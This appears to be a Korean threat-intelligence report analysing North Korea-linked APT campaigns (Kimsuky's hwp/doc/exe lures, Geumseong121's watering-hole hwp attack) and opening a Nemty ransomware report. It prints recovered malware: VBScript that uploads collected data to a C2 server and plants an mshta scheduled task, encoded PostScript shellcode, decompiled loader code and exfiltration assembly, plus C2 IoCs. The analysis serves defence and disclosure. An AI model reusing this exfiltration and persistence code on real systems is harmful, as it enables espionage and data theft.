doc 문서 때와 마찬가지로 이번에도 은밀히 등록되는 작업 스케줄러 이름은 'OneDrive' 이며, 유사 공격에서도 꾸준히 발견되고 있습니다.



[그림 6] OneDrive 이름으로 등록된 작업스케줄러 화면

명령제어(C2) 서버가 한국의 'boaz[.]kr' 도메인이며, doc 때와 hwp 때가 정확히 동일하며, 이 방식은 김수키 조직의 대표적인 위협 캠페인 중 하나인 '스모크 스크린(Smoke Screen)' 방식입니다.

```
Sub Report(tar)
        bnd = "----1f341c23b5204"
        disp = "--" + bnd + vbCrLf + "Content-Disposition: form-data; name="
        sz = "MAX_FILE_SIZE"
        pd = disp + """" + sz + """" + vbCrLf + vbCrLf
        pd = pd + "1000000" + vbCrLf
        f = "file"
        fn = "1.txt"
        pd = pd + disp + """" + f + """"
        pd = pd + "; filename="
        set fp = obt(1).opentextfile(tar, 1, false, -2)
        readData = fp.readall
        fp.close
        Roller("cmd /c del " & tar)
        pd = pd + """" + fn + """" + vbCrLf
        pd = pd + "Content-Type: text/plain" + vbCrLf + vbCrLf
        pd = pd + readData + vbCrLf + "--" + bnd + "--"

        with obt(2)
                .open "POST", mas & "report.php", False
                .setRequestHeader "Content-Type", "multipart/form-data; boundary=----1f341c23b5204"
                .send pd
        end with
        Set obt(2) = Nothing

End Sub
```




```
    list = split(tmp, "^", -1, 1)
    for each inst in list
        Roller("cmd /c " & inst & ">>" & store)
    next
    Roller("cmd /c certutil -encode " & store & " " & conv)
    Roller("cmd /c del " & store)
    Report(conv)
End Sub


dim regInst, dir, action, store
Register(2)
dir = obt(0).expandenvironmentstrings("%appdata%") & "\Microsoft"

mas = "http://www.boaz.kr/skin/member/basic/css/"
regInst = "cmd /c schtasks /Create /SC MINUTE /MO 3 /TN OneDrive /TR "
action = "mshta " & mas & "suf.hta"
Roller(regInst & """" & action & """" & " /f")
GetInfo(dir & "\Network")
Roller("cmd /c taskkill /im mshta.exe /f")
```

[그림 7] 스모크 스크린 공격에 사용된 공격 기법

3. exe 실행 파일을 이용한 공격 분석 사례


공격자는 doc, hwp 문서를 이용한 APT 공격 뿐만 아니라, exe 실행파일을 이용한 공격도 함께 사용합니다. 지난 04 월경에 제작된 악성 파일은 마치 AES256 복호화 프로그램처럼 위장해 공격에 사용되었습니다. 파일명은 'AES256 Decryptor.exe' 이며, 아이콘 리소스는 한국어로 제작되어 있습니다.



[그림 8] 한국어(Korean)로 설정된 아이콘 리소스 화면

악성 파일은 암호화된 파일을 복호화하는 기능을 가지고 있으며, 악의적인 기능을 같이 수행하게 됩니다


실행되면 다음과 같이 실제 복호화 기능 화면을 보여주고, 복호화 대상 파일 선택을 대기합니다.



[그림 9] 복호화 프로그램 위장된 화면

공격자는 'CIA Final Answer-Attachment.docx.enc' 암호화된 파일을 공격 대상자에게 같이 보내어 파일을 복호화 하도록 유도합니다.

실제로 복호화가 진행되면 일부 헤더가 손상된 상태이지만 복구를 시도하면 실제 화면이 나타납니다.



[그림 10] 복호화 후 손상된 파일이 복구된 후 보여지는 화면

[그림 11] 복구된 정상 문서의 속성 정보

그리고 복구 프로그램처럼 위장한 이 악성 파일도 다음과 같이 동일한 'boaz[.]kr' C2 로 접속을 시도합니다.

C2	http://www.boaz[.]kr/skin/member/basic/css/cross.php?op=1
	http://www.boaz[.]kr/skin/member/basic/css/report.php

doc, hwp, exe 파일들별 접속하는 주소를 비교해 보면 다음과 같습니다.

doc	http://www.boaz[.]kr/skin/member/log/cross.php?op=1	Robot Karll
hwp	http://www.boaz[.]kr/skin/member/log/cross.php?op=1	BSH
exe	http://www.boaz[.]kr/skin/member/basic/css/cross.php?op=1	Robot Karll

특정 정부가 연계된 APT 조직들에 대한 위협이 증가하고 있는 지금, 보다 체계화된 분석 및 대응이 요구되며, 국가사이버안보 차원의 노력과 투자가 중요한 시점입니다.

2. 금성 121(Geumseong121) 그룹, 교원 모집 공고문 등으로 변칙적 워터링 홀 공격

변칙적 워터링 홀 공격 배경

특정 정부가 연계된 것으로 알려진 '금성 121(Geumseong121)' 공격 그룹이 새로운 방식을 도입해 지능형지속위협(APT)공격을 수행하고 있어 각별한 주의가 요구됩니다.

ESRC 는 지난 2020 년 5 월 19 일, 【금성 121 조직, 국회 사무처 사칭으로 APT 공격 수행】 포스팅을 공개한 바 있습니다.

이외에도 【통일 정책분야 연구원으로 사칭한 '금성 121' APT 공격 주의】 내용 등으로 이들 그룹의 활발한 위협 인텔리전스 정보를 지속적으로 공유하고 있습니다.

한편 이번에 분석된 사례는 마치 워터링 홀(Watering Hole) 공격처럼 타깃 분야 웹 사이트에 접속한 사람들만 악성파일에 노출되도록 수행 중인데, 기존에 많이 알려지지 않은 공격 벡터를 쓰고 있습니다.

현재 '금성 121'이 활용 중인 웹 기반 공격 전략은 웹 브라우저 취약점을 쓰거나 악성 스크립트를 사이트에 삽입하는 것이 아니라, 웹 사이트 안내 게시판에 악성 hwp 문서파일이 등록되도록 만드는 것입니다.

해커가 직접 대상 웹 서버를 침투해 기존에 등록된 정상 hwp 문서를 악성으로 교체한 것인지, 아니면 글 등록 담당자의 컴퓨터를 해킹해 이미 작성된 문서에 악성코드를 삽입 변조해 정상적인 절차로 등록되도록 만든 것인지 여부는 추가 조사가 필요한 상태입니다.

이런 위협은 평소 아무 의심없이 접속하던 다수의 이용자들은 첨부된 파일을 열람하고, 문서파일 취약점이 존재하는 경우 바로 위협에 노출되는 방식입니다.

ESRC 에서는 지난 수개월 간 국내에서 운영 중인 다수의 북한관련 웹 사이트가 이처럼 변칙적인 방식의 워터링 홀 공격에 노출된 것을 식별했고, 위협 배후 분석결과 모두 '금성 121' 그룹으로 분류된 상태입니다.



```
    <!-- 첨부파일 시작 { -->
<section id="bo_v_file">
    <h2>첨부파일</h2>
    <ul>
            <li>
        <a href='
            <img src="                                                    북한
            <strong>2020학년도 모집공고역사.hwp</strong>
             (299.5K)
        </a>
```

[그림 1] 악성 hwp 문서가 게시판에 등록된 페이지 코드 화면

악성 hwp 문서파일은 해커 의도에 따라 여러가지 형태가 배포되고 있으며, 무슨 취약점과 어떤 과정으로 악성 파일이 등록됐는지 정확한 침해사고 원인파악이 되지 않을 경우 지속적 위협에 노출될 가능성도 배제하기 어렵습니다.

최근에 관찰된 악성 문서파일은 '2020 학년도 모집공고역사.hwp' 파일명으로, 역사과목을 담당할 기간제교원을 모집하는 내용을 담고 있습니다.


해당 문서파일이 실행되면 다음과 같은 본문 내용이 보여지게 되며, 취약점에 따라 악의적인 명령이 수행됩니다.



[그림 2] 악성 hwp 문서가 실행된 후 보여지는 화면

악성 hwp 문서 심층 분석


이번에 새롭게 탐지된 악성 hwp 문서파일은 2020 년 상반기에 수행된 공격 중에 하나로, 문서 내부에 다음과 같이 'BIN0001.ps' 포스트 스크립트(Post Script) 스트림을 내장하고 있습니다.



id	Status	Type	Name	Left	Right	Child	1st Sect	Size
0	<Used>	Root	Root Entry	-	-	3	7	11648
1	<Used>	Stream	FileHeader	5	4	-	6D	256
2	<Used>	Stream	DocInfo	13	-	-	53	1659
3	<Used>	Storage	BodyText	6	1	12	0	0
4	<Used>	Stream	₩x05HwpSummaryInformation	-	-	-	4B	489
5	<Used>	Stream	PrvImage	-	7	-	20	2726
6	<Used>	Stream	PrvText	2	8	-	0	2044
7	<Used>	Storage	DocOptions	-	-	11	0	0
8	<Used>	Storage	Scripts	-	-	9	0	0
9	<Used>	Stream	JScriptVersion	10	-	-	74	13
10	<Used>	Stream	DefaultJScript	-	-	-	71	136
11	<Used>	Stream	_LinkDoc	-	-	-	75	524
12	<Used>	Stream	Section0	-	-	-	7E	3579
13	<Used>	Storage	BinData	-	-	14	0	0
14	<Used>	Stream	BIN0001.ps	-	-	-	22	288508
15	unused	Empty		-	-	-	0	0

[그림 3] 악성 포스트 스트립트가 포함된 화면

포스트 스크립트는 코드 분석 및 탐지가 어렵도록 인코딩 방식이 적용되어 있고, 디코딩 과정을 거치면 다음과 같이 내부에 쉘코드(shellcode)가 포함된 명령어들이 존재합니다.



```
({/biaoqian1 16#FFFF def /Hansu1 biaoqian1 array def /biaoqian2 (hac
|16 { /label18 exch def /label19 label18 -15 bitshift def /label21 |
put label20 label21 2 add label22 -16 bitshift 16#FF and put label2C
label20 label21 1 add label22 -8 bitshift 16#FF and put } bind def /
1 label29 length 1 sub { label29 exch 0 put } for label31 { label29
t { /label41 label41 16#20 sub def } if label39 label40 label41 put
label23 16#4550 eq { exit } if } if } if /label45 label45 16#10000 s
abel53 add 12 add label16 def label54 0 eq { quit } if label49 label
/label38 label62 length def /label50 label45 dup 16#3C add label16 a
 label23 def /label63 label45 label66 label71 2 bitshift add label1E
AAA95F6F3F24DD3A5A5A51C394590BB2E7D4DCFA5A5A52E5D4DB1A3A5A52065D0F72
12CE049AA1BA3646AA8A65DE325DB5AA5D0542ED05928A1AA9EE055D1B82EE049E69
FA5F22E552CE059F3CFB55AF05D98A1A5A565D0BAA65AF2F3CFA5F65AF045CFA5F22
D5AF04D2065DD902EA32EEBA1C32065D18EAA1265744DC326D9E45F8BD0BBAA12F1E
4A5A5A5F5F6F6F6F6F6F628200D585A5AF5F65A722065D1A02EE05D4EC1CFE1FF622
65AF05528E045F528E059F59665F5F2F5F5F5F5F5F65AF0492EE059FAFBFE2E40F8E
CE8512CB49E73D3B72FC05AA67A2FA69761E62DA1ABE39E57D7562EF85DF25AF045F
1B832F7EE2FE1B83DAA1B653C525C5366A6D1A02567C44EA62567E42DF1B83D207ED
77 length 1 sub { /label101 exch def label77 dup label101 get 16#A5
{ label84 { /label84 false def } { /label84 true def exit } ifelse }
6 0 get label86 1 get 8 bitshift or label86 2 get 16 bitshift or lab
el21 6 add label22 -16 bitshift 16#FF and put label20 label21 7 add
t label20 label21 6 add label22 -16 bitshift 16#FF and put label20 |
abel87 12 add label16 def Hansu1 1 16#100 string put /label97 label8
|99 16#20 add 16#40 label17 label99 16#24 add label99 label17 label9
```

[그림 4] 쉘코드가 포함된 포스트 스크립트 화면

쉘코드 명령에 의해서 8 바이트의 특정 오프셋 바이트 값을 확인하고, 포스트 스크립트 하단 영역에 인코딩되어 숨겨져 있던 페이로드(Payload) 디코딩 호출 및 인젝션 기능을 수행합니다.


```
{
  v8 = 4;
  v9 = v24(v6, 4, 0, 0, 0);
  if ( v9 )
  {
    if ( v23 != 16 )
    {
      v10 = 0;
      while ( 1 )
      {
        if ( *(_DWORD *)(v9 + v10) == 0x48FC372E )
        {
          v10 += 4;
          if ( *(_DWORD *)(v9 + v10) == 0x78F136AD )
            break;
        }
        if ( ++v10 >= (unsigned int)(v23 - 16) )
          goto LABEL_12;
      }
      v11 = v10 + 4;
      v12 = *(_BYTE *)(v9 + v11++);
      v27 = v12;
      v13 = *(_DWORD *)(v9 + v11);
      v14 = v11 + 4;
      v22 = v13;
      v15 = (unsigned int *)v21(0, v13 + 256, 12288, 4);
      v25 = v15;
      *v15 = v22;
      if ( v22 > 4 )
      {
        v16 = (_BYTE *)(v9 + v14);
        do
```

[그림 5] 쉘코드 함수 화면

디코딩 루틴을 거치면 포스트 스크립트 하단에 인코딩되어 존재하던 PE 파일의 모습이 나타납니다. 해당 파일은 파일리스(Fileless) 기법으로 작동하며, 32 비트 exe 파일입니다.

```
00000A40  BF D3 59 EA A1 D5 E1 8A   B7 23 89 15 FF 6E 1C 57  ..Y......#...n.W
00000A50  C3 5F 1A E6 AF 56 ED 9D   EA A9 78 1D 7F A9 C4 5D  ._...V....x....]
00000A60  5C 52 12 9A 93 95 71 69   48 A9 66 5D B7 E4 9E 9E  \R....qiH.f]....
00000A70  00 00 00 00 4D 5A 90 00   03 00 00 00 04 00 00 00  ....MZ..........
00000A80  FF FF 00 00 B8 00 00 00   00 00 00 00 40 00 00 00  ............@...
00000A90  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00000AA0  00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00  ................
00000AB0  10 01 00 00 0E 1F BA 0E   00 B4 09 CD 21 B8 01 4C  ............!..L
00000AC0  CD 21 54 68 69 73 20 70   72 6F 67 72 61 6D 20 63  .!This.program.c
00000AD0  61 6E 6E 6F 74 20 62 65   20 72 75 6E 20 69 6E 20  annot.be.run.in.
00000AE0  44 4F 53 20 6D 6F 64 65   2E 0D 0D 0A 24 00 00 00  DOS.mode....$...
00000AF0  00 00 00 00 9D 98 82 1D   D9 F9 EC 4E D9 F9 EC 4E  ...........N...N
00000B00  D9 F9 EC 4E 2B A0 E8 4F   D3 F9 EC 4E 6D 65 1D 4E  ...N+..O...Nme.N
00000B10  D7 F9 EC 4E 6D 65 1F 4E   46 F9 EC 4E 6D 65 1E 4E  ...Nme.NF..Nme.N
00000B20  C4 F9 EC 4E 04 06 3D 4E   D8 F9 EC 4E 3C A0 EF 4F  ...N..=N...N<..O
00000B30  C0 F9 EC 4E 3C A0 E9 4F   9B F9 EC 4E 3C A0 E8 4F  ...N<..O...N<..O
```

[그림 6] 포스트 스크립트에 숨겨져 있는 32 비트 exe 악성 코드

악성 파일은 【위장 탈북 증거로 유인한 '금성 121' APT 조직의 스파이 클라우드 공격 등장】 사례와 마찬가지로 해외 클라우드(pcloud) 서버로 탈취된 이용자 정보를 은밀히 유출시키게 됩니다.

그리고 공격자 의도에 따라 추가 악성파일이 설치되어 예기치 못한 원격제어 피해 등으로 이어질 수 있게 됩니다.

```
mov     eax, ecx


push    26h
xor     edx, edx
push    offset aHttpsMy_pcloud ; "https://my.pcloud.com/oauth2
mov     [eax], dx
call    sub_411A20
sub     esp, 18h
mov     byte ptr [ebp+var_4], 6
mov     ecx, esp
mov     [ebp+var_20], esp
mov     dword ptr [ecx+14h], 7
mov     dword ptr [ecx+10h], 0
cmp     dword ptr [ecx+14h], 8
jb      short loc_4146FB
mov     eax, [ecx]
jmp     short loc_4146FD
```


[그림 7] 해외 클라우드 서버 이용 모습

ESRC 는 공격자들이 사용한 클라우드 가입 정보를 확인했는데, 기존 '금성 121' 조직이 사용한 것과 유사하게 러시아 얀덱스(maddisonharmon@yandex.com) 이메일 계정을 사용했습니다.


```
"cryptosetup": false,
"plan": 0,
"cryptosubscription": false,
"publiclinkquota": 53687091200,
"email": "maddisonharmon@yandex.com",
"result": 0,
"trashrevretentiondays": 15,
"emailverified": true,
"usedpublinkbranding": false,
"currency": "USD",
"userid": 13391984,
"agreedwithpp": true,
"quota": 4294967296,
"haspassword": true,
"premium": false,
"premiumlifetime": false,
"cryptolifetime": false,
"usedquota": 23201128,
"language": "en",
"business": false,
```


[그림 8] 클라우드 서비스에 러시아 yandex 이메일로 가입된 모습

이들은 클라우드 서비스 등에 가입할 때 한국 카카오의 한메일, 미국의 구글 지메일, 러시아의 얀덱스 이메일을 자주 사용하고 있습니다.



[그림 9] 금성 121 조직이 사용했던 위협 사례 화면

ESRC는 '금성 121' 조직이 라자루스(Lazarus), 김수키(Kimsuky), 코니(Konni) 등과 함께 대한민국을 상대로 지속적인 사이버 안보 위협활동을 하고 있다는 것을 확신합니다.

이들은 정부차원의 후원을 받으면서 과감하고 노골적인 해킹 작전을 수행 중이고, 갈수록 위협이 정교화·고도화되는 실정입니다.


따라서 이런 APT 공격에 대한 보다 체계적인 분석과 연구노력이 절실하며, 위협 인텔리전스 기반의 민관대응과 협력이 절실히 요구되고 있습니다.

ESRC는 '금성 121' 그룹의 다양한 위협 사례와 침해지표(IoC) 정보 등을 보다 체계화하여 'Threat Inside' 서비스를 통해 상세히 제공하고 있습니다.

03
악성코드 분석 보고

[Trojan.Ransom.PLUTO] 악성코드 분석 보고서

2019 년 하반기 발견된 Nemty 램섬웨어는 최근까지 이력서를 위장하여 기업으로 다량 유포되었다. 최근 세계적으로 코로나 19 전파되고 있는 가운데 공격자는 이를 이용하여 사용자로 하여금 공격을 유도한다. 그뿐만 아니라 기존과 다르게 코드를 변화시켜 백신 탐지 우회를 시도하였다.



[그림] 파일 암호화 완료 후 바탕화면 변경

이 악성코드는 로컬에 존재하는 파일을 암호화시켜 감염자에게 파일 복호화를 대가로 돈을 받는 랜섬웨어의 한 종류다. 해당 랜섬웨어는 2019 년 하반기부터 유포되었던 Nemty 랜섬웨어의 변종으로써 필요한 데이터와 감염 PC 정보 등을 저장하는 레지스트리가 동일하다. 추가적으로 뮤텍스 값 등에서 러시아어를 이용하여 의미 없는 문자열들을 나열하는 특징이 있다.

